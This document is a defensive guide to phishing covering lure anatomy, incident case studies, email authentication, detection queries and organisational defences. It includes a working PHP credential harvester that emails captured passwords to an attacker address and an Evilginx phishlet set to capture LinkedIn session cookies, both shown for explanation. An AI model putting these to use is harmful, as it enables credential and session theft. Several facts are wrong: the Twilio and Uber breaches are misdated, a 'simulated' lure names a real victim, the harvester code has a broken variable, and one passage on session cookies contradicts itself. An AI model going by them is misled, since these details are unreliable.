Phishing and How to Stop It
Phishing is still the #1 attack vector. Learn how it works, the most dangerous variants, and exactly how to protect yourself and your org.
In March 2022, Twilio's employees received text messages claiming their credentials had expired, directing them to a convincing fake corporate login portal. Multiple employees complied. The attackers used those credentials to access Twilio's internal systems, compromising customer data including Authy two-factor authentication accounts for thousands of Signal users. The entire operation started with a text message.
In March 2023, a member of the Lapsus$ group sent a WhatsApp message to an Uber contractor impersonating Uber IT support while simultaneously flooding them with Duo push notifications. The contractor approved a push, the attacker got VPN access, and Uber's internal systems were compromised. Text message, phone call, two-factor manipulation: no zero-day in sight.

Phishing is not a technical attack. It is a psychological manipulation delivered through a communications channel. It succeeds in the gap between what a message claims to be and what it actually is, and humans are remarkably poor at detecting that gap under time pressure, authority cues, and fear responses.
The Mechanics: How Phishing Actually Works
A phishing attack has three components:
- Delivery: The message reaches the target through email, SMS, phone, social media, or messaging apps
- Pretext: The message establishes a false but believable context: a sense of urgency, authority, or legitimacy that suppresses critical evaluation
- Call to action: Click this link, enter your password, open this attachment, approve this transaction, read this code
The attacker's goal is one of:
- Credential harvest: Capture username and password via fake login page
- Malware delivery: Get the target to execute a malicious file or visit an exploit-delivering URL
- Financial fraud: Direct wire transfers, gift card purchases, or cryptocurrency payments
- Access (via MFA relay): Capture credentials AND one-time codes in real time through a proxy
The technical sophistication required for delivery and pretext construction is essentially zero, phishing kits are sold on dark web markets for $10-$50 and include convincing replicas of any major brand's login page, automated credential harvesting infrastructure, and in some cases MFA bypass proxy functionality. The criminal barrier to entry is a registration fee and a target list.
Anatomy of a Phishing Email
Before examining the types, understanding the structure of what makes a phishing email effective is more useful than a list of "red flags" that attackers are already aware of and actively working around.
Sample phishing email analysis:
From: [email protected]
To: [email protected]
Subject: Action Required: Unusual activity detected on your account

---

Dear PayPal Customer,

We have detected unusual login activity on your PayPal account from an
unrecognized device (iPhone, Berlin, Germany).

To secure your account and prevent unauthorized access, you must verify
your identity within 24 hours. Failure to verify will result in your
account being temporarily suspended.

[VERIFY MY ACCOUNT NOW]

PayPal Security Team
@2026 PayPal Inc. All rights reserved.

---

Analysis of this email's manipulation structure:

1. Sender domain: paypal-account-secure.com
   Legitimate: paypal.com
   The domain contains "paypal" and "secure" — both reassuring words
   but the registerable domain is paypal-account-secure.com, not paypal.com

2. Urgency: "within 24 hours"
   Prevents deliberate evaluation
   Real PayPal: suspicious activity triggers an email but not a 24-hour ultimatum

3. Fear: "unusual login activity... unrecognized device"
   The specific detail (iPhone, Berlin) increases perceived legitimacy
   Attackers sometimes use real location data from IP geolocation services

4. Authority: "PayPal Security Team"
   Claims institutional authority
   No way for recipient to verify the sender is actually PayPal security

5. Generic greeting: "Dear PayPal Customer"
   Spear phishing addresses you by name; bulk phishing cannot
   This is a tell for bulk attacks — spear phishing removes this signal

6. Visual branding: Real phishing kits include exact HTML/CSS copies of PayPal's
   actual email templates. The button links to paypal-account-secure.com/login
   which renders a pixel-perfect PayPal login page.
Email header analysis, what actually reveals the sender:
# Email headers contain the routing information that branding cannot fake
# Access via Gmail: three dots → Show original
# Access via Outlook: File → Properties → Internet headers

Received: from mail.paypal-account-secure.com (mail.paypal-account-secure.com [185.220.101.47])
  by mx.google.com with ESMTP id ...
  for <[email protected]>

DKIM-Signature: v=1; a=rsa-sha256; d=paypal-account-secure.com; ...
# DKIM is signed by paypal-account-secure.com, NOT paypal.com

Return-Path: <[email protected]>
# Replies go to the attacker's domain

Authentication-Results: mx.google.com;
  dkim=pass (paypal-account-secure.com)  # DKIM valid but for the WRONG domain
  spf=pass (paypal-account-secure.com)   # SPF valid but for the WRONG domain
  dmarc=pass (paypal-account-secure.com) # DMARC passes for WRONG domain

# What to check:
# 1. The domain in DKIM, SPF, DMARC — does it match the brand being impersonated?
# 2. The IP address in the first Received: header — does it resolve to the claimed sender?
# 3. Return-Path: — where do replies actually go?
Phishing Kit Infrastructure
Understanding what attackers deploy on the backend helps defenders detect and disrupt phishing operations.
Phishing kit structure:
# Typical phishing kit directory structure (from OSINT and law enforcement disclosures)
phishing_kit/
├── index.html          # Fake login page (brand replica)
├── login.php           # Credential capture and redirect
├── assets/
│   ├── css/            # Copied from legitimate site
│   ├── js/             # May include anti-detection scripts
│   └── img/            # Brand logos and images
├── config.php          # Attacker email, redirect URL
├── logs/               # Captured credentials stored here
└── .htaccess           # Often: block security researcher IPs,
                        # redirect bots and crawlers

# config.php (typical)
<?php
$email = "[email protected]";     // Where harvested credentials are sent
$redirect = "https://paypal.com";       // Where victim is sent after credential capture
$sms_gate = "api_key_here";            // SMS gateway for 2FA interception
?>

# login.php (simplified credential harvester)
<?php
include 'config.php';

$email = $_POST['email'];
$password = $_POST['password'];

// Log to file
file_put_contents('logs/' . date('Y-m-d') . '.txt',
  date('H:i:s') . " | $email | $password | " . $_SERVER['REMOTE_ADDR'] . "\n",
  FILE_APPEND
);

// Email to attacker
mail($attacker_email, "New Hit: $email", "Password: $password\nIP: " . $_SERVER['REMOTE_ADDR']);

// Redirect victim to real site (appears successful)
header("Location: $redirect");
exit;
?>
MFA-bypassing phishing kits (Adversary-in-the-Middle):
Standard phishing kits capture credentials but not TOTP codes. Advanced kits (Evilginx2, Modlishka, Muraena) operate as transparent reverse proxies:
Standard phishing:
Victim → Fake site → Attacker has credentials

AITM (Adversary-in-the-Middle) phishing:
Victim → Evilginx proxy → Real site
         ↑ Captures:     ↑
         - Credentials   - Real session
         - TOTP codes    - Real cookies
         - Session token

# Evilginx2 configuration (phishlet)
# Instructs the proxy how to handle a specific target's authentication flow

name: 'linkedin'
proxy_hosts:
  - { phish_sub: 'www', orig_sub: 'www', domain: 'linkedin.com', session: true, is_landing: true }
  - { phish_sub: 'api', orig_sub: 'api', domain: 'linkedin.com', session: true }
auth_tokens:
  - domain: '.linkedin.com'
    keys: ['JSESSIONID', 'li_at']     # Session cookies to capture
credentials:
  username:
    key: 'session_key'
    search: '(.*)'
    type: 'post'
  password:
    key: 'session_password'
    search: '(.*)'
    type: 'post'
This is why hardware keys and passkeys defeat phishing: the session cookie captured by Evilginx is valid, but it's the user's active session. The FIDO2 credential was never transmitted (it signed a challenge bound to the phishing domain, which the real site rejected). Even TOTP codes can be relayed, hardware keys cannot be.
Types of Phishing Attacks
Bulk Email Phishing
Mass-scale attacks targeting millions of recipients simultaneously. Success requires only a fraction of a percent click rate, 0.1% of 10 million emails is still 10,000 compromised accounts.
Common lure categories and their psychological mechanisms:
| Lure Type | Psychological Mechanism | Example |
|---|---|---|
| Account suspension | Fear of loss | "Your Gmail will be deleted in 24 hours" |
| Package delivery | Anticipation + curiosity | "Your USPS package needs confirmation" |
| Tax/financial | Authority + fear | "IRS tax return requires verification" |
| Password expiry | Urgency | "Your Office 365 password expires today" |
| Security alert | Fear + authority | "Unusual login detected on your account" |
| Prize/reward | Greed | "You've been selected for a gift card" |
| COVID/crisis | Fear + authority | Used extensively 2020-2022; now other crises |
Detection by email security systems:
Email authentication checks (why DMARC matters):
SPF  - Specifies which mail servers can send email for a domain
       If paypal.com's SPF record doesn't include the attacker's server → SPF fail
DKIM - Cryptographic signature from the sending domain's private key
       Attacker cannot sign with paypal.com's private key → DKIM fail
DMARC - Policy: what to do when SPF or DKIM fails
        p=reject → reject the email entirely
        p=quarantine → send to spam
        p=none → monitor only, no action (useless for protection)

The attacker's workaround: register lookalike domain (paypa1.com, paypal-security.com)
and set up valid SPF/DKIM/DMARC for THAT domain. Authentication passes — but for the wrong domain.

Email gateway analysis layers:
1. Reputation analysis: sender IP, domain reputation scores
2. URL detonation: visit the link in a sandbox, observe behavior
3. Attachment sandboxing: execute the attachment in a VM, observe behavior
4. ML-based content analysis: pattern matching on language, layout
5. Link rewriting: all links rewritten through a proxy for real-time inspection at click time
Spear Phishing
Targeted attacks against specific individuals or organizations. The attacker invests research time proportional to the expected return. A spear phishing campaign against a CFO approves wire transfers: the research investment is an hour on LinkedIn; the potential return is millions.
The 2016 DNC Hack: A Documented Spear Phishing Incident
On March 19, 2016, Clinton campaign chairman John Podesta received an email that appeared to be a Google security alert warning him that his Gmail password had been accessed from an unusual IP address.
The email was sent by Fancy Bear (APT28), attributed to Russian military intelligence (GRU). It contained a link to what appeared to be a password reset page. A Clinton campaign aide forwarded the email to IT staffer Charles Delavan, who later described his response as a "legitimate" email being a typo for "illegitimate." Podesta clicked through and entered his credentials.
Result: 50,000 emails obtained and provided to WikiLeaks, released in October 2016 during the final weeks of the presidential election.
The technical sophistication of the phishing email: it was a Bitly link (shortened URL) to a credential phishing page. The attacker's infrastructure was a URL shortener.
Spear phishing OSINT sources:
For targeting an executive:
- LinkedIn: role, direct reports, external board memberships, recent posts
- Twitter: opinions, travel schedule (attending conference next week?), interests
- Company press releases: recent announcements, current deals, strategic priorities
- SEC filings: for public companies, financial details, material events
- Conference speaker bios: events attended, topics of expertise
- Google Scholar/ResearchGate: academic background (for technical targets)

Example spear phishing subject lines built from OSINT:
- "Re: Q3 board materials" (timely during fiscal Q3 close)
- "Following up on our conversation at RSA Conference" (attacker saw them speak)
- "Invoice from [vendor they actually use]" (found in procurement job postings)
- "Updated documentation for [internal system name from job posting]"
Real-world spear phishing email (Simulated, showing the research-informed approach):
From: [email protected]
To: [email protected]
Subject: Urgent: Document review required before Thursday

John,

I'm reaching out at the suggestion of [CFO Name] regarding the pending
Mercer advisory arrangement. We need your review of the attached NDA
before Thursday's call with the partners.

I've uploaded the current draft to our secure portal:
[LINK THAT APPEARS LEGITIMATE]

Please review and sign before 5PM Thursday.

[Attacker name]
[Fake law firm and contact info]
Every element is researched: the recipient, the timing, the reference to a real-seeming process, the urgency, the instruction to use a portal (not email reply). The target is John Podesta; the attacker has researched that Mercer-related activities exist and are plausibly relevant.
Business Email Compromise (BEC)
BEC fraud is specifically oriented toward financial theft rather than credential harvesting or malware delivery. The FBI's 2023 Internet Crime Report recorded $2.9 billion in BEC losses: the single largest category of cybercrime by financial damage.
BEC typologies:
- CEO fraud: Email purportedly from the CEO to finance, requesting urgent wire transfer
- Attorney impersonation: Fake outside counsel claiming to handle a confidential deal
- Vendor impersonation: Legitimate vendor's email is compromised, or lookalike domain is used to redirect payments
- Employee impersonation: HR receives direct deposit change request "from employee"
- M&A related: Impersonates executives or advisors involved in a real transaction
The 2019 Toyota Boshoku BEC ($37 million):
Toyota Boshoku Corporation, a Toyota Group supplier, suffered a $37 million BEC loss in September 2019. An attacker impersonated a business partner and provided fraudulent bank account details for a wire transfer. Finance staff followed internal procedures, except that the account details they verified were the attacker's fabrication. The internal procedures didn't include a requirement to verify bank account changes through a pre-established channel.
Toyota Boshoku appealed for government assistance in recovering the funds. The majority was never recovered.
The Google and Facebook $100 million BEC scheme:
Between 2013 and 2015, Lithuanian national Evaldas Rimasauskas operated a BEC scheme targeting Google and Facebook by impersonating Quanta Computer, a Taiwanese hardware manufacturer that both companies legitimately used as a supplier.
Rimasauskas registered a company in Latvia with the same name as Quanta Computer, opened bank accounts in that name, and sent invoices to Google and Facebook that appeared to come from the real Quanta Computer. Both companies wired approximately $100 million combined over two years before the fraud was discovered.
He was extradited to the US and sentenced to 5 years in federal prison. Google recovered approximately $49.7 million; Facebook's recovery amount was not publicly disclosed.
Smishing: SMS Phishing
SMS phishing exploits trust in the SMS channel and the limited URL preview available on mobile devices.
Why SMS is effective as a delivery channel:
- Smartphone users open 98% of SMS messages, versus 20-30% of emails
- SMS messages feel more immediate and personal than email
- Mobile browsers display truncated URLs, harder to inspect for spoofing
- Users have been trained that banks send SMS transaction alerts (legitimate), which makes bank impersonation via SMS plausible
- No equivalent of email gateway filters for incoming SMS at the consumer level
Common smishing pretexts:
# Delivery impersonation (most common as of 2023)
From: USPS-Tracking
"USPS has a package waiting for delivery. Confirm your address: [bit.ly/XXXXX]"

# Bank fraud alert (high-urgency)
From: Chase-Alert
"Chase Bank: Unusual activity detected. Call 1-800-XXX-XXXX immediately or your account will be suspended."

# Government impersonation
From: IRS
"IRS Notice: You have an outstanding tax balance. Failure to respond within 24 hours will result in legal action. Review: [link]"

# Two-factor abuse (recent pattern)
From: Security-Alert
"Your verification code is: 483920. If you did not request this, click here to secure your account: [link]"
# Victim clicks "secure" link, enters the code to "cancel" it — code is relayed to attacker
Detection rules for smishing:
Any incoming SMS that:
- Asks you to click a link
- Requests you call a number you don't have saved
- Requests a code, PIN, or credential
- Creates urgency around an account, delivery, or legal matter
Should be verified by navigating directly to the organization's official website or calling the number you already have for them, never through the link or number provided in the SMS.
Quishing: QR Code Phishing
Emerging as of 2023-2025, QR code phishing ("quishing") embeds phishing URLs in QR codes delivered via email or physical media. The advantage for attackers: email security gateways cannot inspect the URL inside a QR code image, so the link bypasses URL detonation and link-rewriting filters.
Quishing delivery vectors:
# Email delivery (most common)
Email body contains an image of a QR code
Subject: "Multi-factor authentication update required — scan to verify"
The QR code resolves to a phishing portal
Email security filters see an image, not a URL → scans pass

# Physical delivery (high-value targeting)
QR code sticker placed over legitimate QR codes in public spaces:
- EV charging stations (attacker sticker over payment QR → payment theft)
- Restaurant menus
- Conference materials
- Parking meter payment QR codes

# Document delivery
Legitimate-looking invoices, contracts, or instructions with QR codes
"Scan to view full document" → credential harvest
Defenses:
- Email security platforms from 2024 onward (Microsoft Defender for Office 365 Plan 2, Proofpoint TAP) have added QR code extraction and URL inspection
- Enable QR code scanning in email security gateway settings
- Train users: QR codes in emails requiring urgent action are red flags
Email Authentication: SPF, DKIM, DMARC
Understanding email authentication is the prerequisite for deploying it correctly and understanding why it is insufficient alone.
SPF (Sender Policy Framework):
DNS TXT record that lists servers authorized to send email for a domain:
# DNS TXT record for example.com
v=spf1 include:_spf.google.com include:sendgrid.net ip4:203.0.113.0/24 ~all

# Breakdown:
# v=spf1          : SPF version 1
# include:...     : Allow Google's and SendGrid's servers
# ip4:...         : Allow this specific IP range
# ~all            : Soft fail anything else (mark as spam, don't reject)
#   Use -all for hard fail (reject) in production once validated

# Limitation: SPF validates the envelope-from (MAIL FROM), not the From: header
# Attackers can pass SPF while still spoofing the displayed From: header
DKIM (DomainKeys Identified Mail):
Cryptographic signature added to email headers by the sending mail server, verified with the public key in DNS:
# DKIM DNS record (selector: google._domainkey.example.com)
v=DKIM1; k=rsa; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC...

# Email header (added by sending server)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
  d=example.com; s=google;
  h=from:to:subject:date;
  bh=<hash_of_body>;
  b=<signature_of_headers>;

# Validation:
# Receiving server fetches public key from google._domainkey.example.com
# Verifies the signature using the public key
# If valid: email was sent by example.com's authorized sender
#           and headers listed in h= were not modified in transit

# Limitation: DKIM validates the d= domain in the signature, which can differ from From:
DMARC (Domain-based Message Authentication, Reporting & Conformance):
Policy layer that ties SPF and DKIM to the From: header and specifies what to do when they don't align:
# DNS TXT record (_dmarc.example.com)
v=DMARC1; p=reject; rua=mailto:[email protected]; ruf=mailto:[email protected]; pct=100; adkim=s; aspf=s

# Breakdown:
# p=reject    : Reject emails failing DMARC alignment
#               Start with p=none (monitoring), then p=quarantine, then p=reject
# rua=...     : Aggregate reports (daily reports from receivers) → your email
# ruf=...     : Forensic reports (individual failure reports)
# pct=100     : Apply policy to 100% of messages
# adkim=s     : Strict DKIM alignment (d= in DKIM must exactly match From: domain)
# aspf=s      : Strict SPF alignment (MAIL FROM must match From: domain)

# DMARC alignment is the key protection:
# Attacker sends From: paypal.com using their server
# SPF: passes for attacker's domain, but fails alignment with paypal.com
# DKIM: might pass for attacker's domain, but fails alignment with paypal.com
# DMARC: p=reject → email rejected
# This protects paypal.com from being impersonated, IF paypal.com has p=reject
DMARC deployment reality:
According to Valimail's 2024 Email Fraud Landscape report, approximately 85% of Fortune 500 companies have DMARC records, but only about 55% have p=reject policies. The remaining 30% have p=none or p=quarantine, monitoring and soft enforcement, not actual rejection. Any domain without p=reject can still be impersonated via display name spoofing.
# Check an organization's DMARC record
dig TXT _dmarc.company.com

# Or use MXToolbox
# https://mxtoolbox.com/dmarc.aspx

# Check your own domain's email authentication
dig TXT yourdomain.com              # SPF record
dig TXT selector._domainkey.yourdomain.com  # DKIM (need correct selector name)
dig TXT _dmarc.yourdomain.com       # DMARC policy

# Common issues found:
# - No DMARC record (attacker can spoof your domain entirely)
# - p=none (monitoring only — no protection)
# - SPF record has too-permissive ~all instead of -all
# - Parked domains without SPF/DKIM/DMARC (still spoofable for domain impersonation)
Critical: Protect parked domains. Organizations with secondary domains (old company names, regional variants, product domains) that don't send email are frequently used for phishing because they're never monitored. Minimum protection for parked domains:
# DNS records for parked domain (parked.example.com)
# SPF — reject all senders
TXT "v=spf1 -all"

# DKIM — no valid selectors → DKIM always fails
# (no record needed; absence fails)

# DMARC — reject policy
TXT "_dmarc.parked.example.com" → "v=DMARC1; p=reject;"
Detection Rules for Security Operations
Splunk, Detect phishing credential harvest page visits:
# Identify users visiting pages that captured credentials
index=proxy OR index=network
| search (url="*/login*" OR url="*/signin*" OR url="*/account*")
| lookup threat_feeds domain as domain OUTPUT category
| where category="phishing" OR category="newly_registered"
| stats count by user, url, domain, _time
| where count > 1  # More than one visit = entered credentials, checked result
Splunk, Detect rapid email-based download of files:
# Attachment download followed quickly by child process execution
index=windows EventCode=4688
| join type=inner maxspan=5m host [
    search index=email attachment_type IN ("exe","doc","docm","xlsm","js","hta","iso","img")
    | table _time, recipient, attachment_name, attachment_hash
]
| table _time, host, user, attachment_name, ParentProcessName, NewProcessName, CommandLine
KQL (Sentinel), Detect HTML smuggling (common phishing delivery for ISO/LNK files):
// HTML attachments that contain base64-encoded executables
EmailAttachmentInfo
| where FileType =~ "html"
| join kind=inner (
    EmailEvents
    | where ThreatTypes has "Phish"
) on NetworkMessageId
| project TimeGenerated, SenderFromAddress, RecipientEmailAddress, FileName, SHA256, Subject
KQL, Detect OAuth consent phishing (cloud phishing for app permissions):
// Suspicious OAuth app consent events
AuditLogs
| where OperationName == "Consent to application"
| extend AppDisplayName = tostring(TargetResources[0].displayName)
| extend ConsentGrant = tostring(InitiatedBy.user.userPrincipalName)
| where AppDisplayName !in~ (known_approved_apps)  // Against an approved app list
| project TimeGenerated, ConsentGrant, AppDisplayName, Result
| order by TimeGenerated desc
YARA rule, Detect common phishing kit indicators:
rule PhishingKit_CredentialHarvester {
    meta:
        description = "Detects common phishing kit credential harvester patterns"
        author = "Security Team"
        severity = "high"

    strings:
        $mail_function = "mail(" nocase
        $post_email = "$_POST['email']" nocase
        $post_password = "$_POST['password']" nocase
        $file_append = "FILE_APPEND" nocase
        $redirect = "header(\"Location:" nocase
        $log_path = "logs/" nocase

    condition:
        4 of them and filesize < 50KB
}

rule PhishingKit_AiTM_Proxy {
    meta:
        description = "Detects AITM phishing proxy configuration"
    strings:
        $evilginx = "phishlet" nocase
        $modlishka = "Modlishka" nocase
        $auth_token = "auth_tokens" nocase
        $proxy_hosts = "proxy_hosts" nocase

    condition:
        2 of them
}
How to Analyze a Suspicious Email
Systematic analysis for any suspicious email:
# Step 1: Check sender domain
# Look at the From: header carefully
# "PayPal Support" <[email protected]>
# Display name: PayPal Support (reassuring but meaningless)
# Email: paypal-service-notification.net (NOT paypal.com)

# Check domain registration:
whois paypal-service-notification.net  # Check: registration date (recent = suspicious)

# Step 2: Check links WITHOUT clicking
# Hover over any link in the email
# paypal.com.account-verify.phishing.net/login
#           ↑ This is the registerable domain: phishing.net
#           Not paypal.com

# Programmatic check:
python3 -c "
from urllib.parse import urlparse
url = 'https://paypal.com.account-verify.net/login'
parsed = urlparse(url)
parts = parsed.netloc.split('.')
print(f'Registerable domain: {parts[-2]}.{parts[-1]}')
# Output: account-verify.net (not paypal.com)
"

# Step 3: Analyze email headers
# Gmail: three dots → Show original
# Outlook: File → Properties → Internet headers

# Key headers to check:
# Return-Path: (where replies actually go)
# Received: (routing history — first entry is sending server)
# Authentication-Results: (SPF/DKIM/DMARC results)
# DKIM-Signature: d= field (what domain signed this)

# Step 4: Check attachments (without opening)
# File hash against VirusTotal:
sha256sum suspicious_attachment.pdf
# Submit hash at: virustotal.com

# Step 5: Submit suspicious URL for analysis
# VirusTotal: virustotal.com/gui/home/url
# URLScan.io: urlscan.io (screenshots the site safely)
# Any.run: app.any.run (full sandbox)
Protecting Your Organization
For security teams deploying organizational email defenses:
# Microsoft Defender for Office 365 — Recommended Configuration
# Via Microsoft 365 Defender → Email & Collaboration → Policies & Rules

Anti-phishing policy (Strict preset):
  impersonation_protection_users: [executives, finance, IT, HR leads]
  impersonation_protection_domains: [yourdomain.com, partner_domains]
  mailbox_intelligence: enabled
  spoof_intelligence: enabled
  action_impersonated_user: quarantine
  action_impersonated_domain: quarantine
  action_spoof: quarantine

Anti-malware policy:
  zero_hour_auto_purge: enabled
  common_attachment_filter: enabled  # Blocks exe, js, vbs, cmd, etc.

Safe Links:
  url_scanning: enabled
  link_rewriting: enabled
  real_time_url_scan: enabled  # Check at click time, not just delivery time
  do_not_track: disabled
  allow_click_through: disabled  # Do not allow users to click through warnings

Safe Attachments:
  action: block  # Block malicious; dynamic delivery for unknown
  dynamic_delivery: enabled
  quarantine_malware: enabled
DMARC implementation project plan:
Week 1-2: Inventory
□ All email-sending domains (primary, secondary, parked, acquired company domains)
□ All services that send email on your behalf (marketing, HR, CRM, etc.)
□ Current SPF, DKIM, DMARC records for each domain

Week 3-4: SPF implementation
□ Create/update SPF records to include all legitimate senders
□ Test with -all (hard fail) in staging, then production
□ Use SPF flattening if you hit the 10 DNS lookup limit

Week 5-8: DKIM implementation
□ Enable DKIM signing on your mail server / email provider
□ Generate and publish public keys in DNS
□ Validate DKIM signing for all major email flows

Week 9-10: DMARC p=none (monitoring)
□ Publish DMARC with p=none and rua= for aggregate reports
□ Point reports to a DMARC reporting service (Valimail, dmarcian, Postmark)
□ Monitor 2 weeks to identify legitimate email sources failing authentication

Week 11-12: Remediate failures
□ Fix legitimate sources failing DMARC
□ Update SPF/DKIM for any services discovered in reports

Week 13-14: Escalate to p=quarantine
□ Change policy to p=quarantine pct=10 (quarantine 10% of failures)
□ Monitor for 1 week, increase to pct=100

Week 15+: Escalate to p=reject
□ Change to p=reject when confident all legitimate mail passes
□ Continue monitoring reports — legitimate services are occasionally added

Parked domains:
□ Immediately set p=reject and "v=spf1 -all" for all domains you don't send from
□ No monitoring period needed — they should never send legitimate email
Phishing Defense Checklist
For individuals:
- Never click links in unexpected emails about accounts, deliveries, taxes, or security alerts, navigate directly to the site
- Check the actual sender address, not the display name
- Install your password manager's browser extension: it will not autofill on fake lookalike domains
- Enable hardware key or passkey on your most important accounts: it defeats real-time phishing proxies entirely
- Report suspicious emails (forward to the legitimate organization's abuse address, and to your IT team if at work)
- On mobile: enable "Show full URL" in browser settings; be skeptical of any SMS link
For organizations:
- DMARC p=reject on all owned domains including parked domains
- Deploy Safe Links with click-time URL inspection (not just delivery-time)
- Enable Safe Attachments with dynamic delivery
- Anti-phishing policies with impersonation protection configured for executives and finance
- Run quarterly phishing simulations, measure, train, re-test, report trends
- Hardware key (FIDO2) requirement for privileged accounts and finance staff, renders credential phishing useless
- QR code scanning enabled in email security gateway (2024+ feature)
- Out-of-band verification policy for wire transfers and credential resets: no exceptions for urgency
- SOC detection rules for credential harvest site visits, OAuth consent phishing, unusual attachment → process execution chains
The attacker who succeeds via phishing wins not because their technical infrastructure is sophisticated (most of it is commodity kit costing $50) but because the target never paused to check whether the message was legitimate. That pause, systematized into a protocol, is the defense that doesn't depend on any technology vendor.
Common misconceptions about phishing
Several widely held beliefs give people false confidence, and each one has been the gap an attacker walked through.
"I can spot a phishing email by the bad grammar." That heuristic is obsolete. Typos and clumsy phrasing were tells of low-effort bulk campaigns and of translation gaps. Modern lures read fluently, use correct branding, and are often personalized from public data. Judging a message by its polish trains you to trust the convincing ones, which are the dangerous ones. Judge by the request and verify the source instead.
"Two-factor authentication makes phishing pointless." It depends on the factor. Codes delivered by SMS or generated by an authenticator app can be relayed in real time by an adversary-in-the-middle proxy, which sits between you and the real site and forwards both your password and your code. Hardware keys and passkeys resist this because they sign a challenge bound to the real domain, so a credential presented to a lookalike domain is worthless. The blanket claim that any second factor defeats phishing is false.
"Only careless or non-technical people fall for it." Engineers, executives, and security staff have all been phished. The attack targets attention and context, not intelligence. A well-timed message that references a real project, arrives during a busy moment, and asks for something routine defeats expertise, because the victim is pattern-matching to normal work rather than analyzing a threat.
"The padlock in the browser means the site is safe." The padlock means the connection is encrypted, nothing more. Phishing sites routinely obtain valid certificates, so they show the same padlock as the real site. It confirms transport security, not identity.
"If the email passed spam filters and shows authentication as passing, it is legitimate." Attackers register their own lookalike domains and set up valid SPF, DKIM, and DMARC for those domains. The email authenticates correctly, for the wrong domain. Passing authentication tells you the sending domain is real, it does not tell you the sending domain is the brand it claims to be.
Detection signals: what to actually check
Since the polish of a message is no longer a reliable signal, the durable checks focus on the source and the request rather than the presentation.
The registerable domain, read from the right. In a link or sender address, the meaningful part is the registerable domain, the label immediately to the left of the top-level domain. In paypal.com.account-verify.net, the registerable domain is account-verify.net, and the paypal.com at the front is decoration. Read domains from the right, not the left.
A mismatch between the request and the channel. Legitimate organizations rarely demand a password, a code, or an urgent payment through an unexpected email or text with a link. A request that combines urgency, a sensitive action, and a supplied link or phone number is the shape of an attack regardless of how professional it looks.
Any message that supplies its own contact path. An attacker gives you the link to click and the number to call because those lead back to them. The countermeasure is to reach the organization through a path you already have, the app, a bookmark, or a number from the back of your card, never the one in the message.
A code you never requested. A verification code arriving out of nowhere, followed by a message asking you to share it or click to "cancel" it, is a relay attempt. Codes are secrets to enter into the real site you opened, never to read back to anyone.
A password manager that declines to autofill. A password manager binds saved credentials to the real domain. When it does not offer to fill on a page that looks like your bank, treat that silence as a warning that the domain does not match, because the manager is not fooled by visual copies.
How phishing has evolved
Phishing began as crude, high-volume email that leaned on obvious lures and slipped past unsophisticated filters through sheer numbers. As email authentication and gateway filtering improved, and as users learned the classic tells, attackers adapted along several axes at once.
They moved channels. Email is still central, but text messages, phone calls, messaging apps, and QR codes now carry lures into places that lack email-grade filtering and where URLs are harder to inspect. They moved up the value chain, investing research time in spear phishing and business email compromise, where a single well-targeted message against a finance approver can be worth millions. They defeated the second factor, building adversary-in-the-middle proxies that relay one-time codes in real time, which turned the widespread adoption of app-based and SMS-based two-factor into a smaller obstacle than it appeared. And they industrialized the supply, selling ready-made kits and proxy configurations that let a low-skill operator run a convincing campaign for the price of a registration fee.
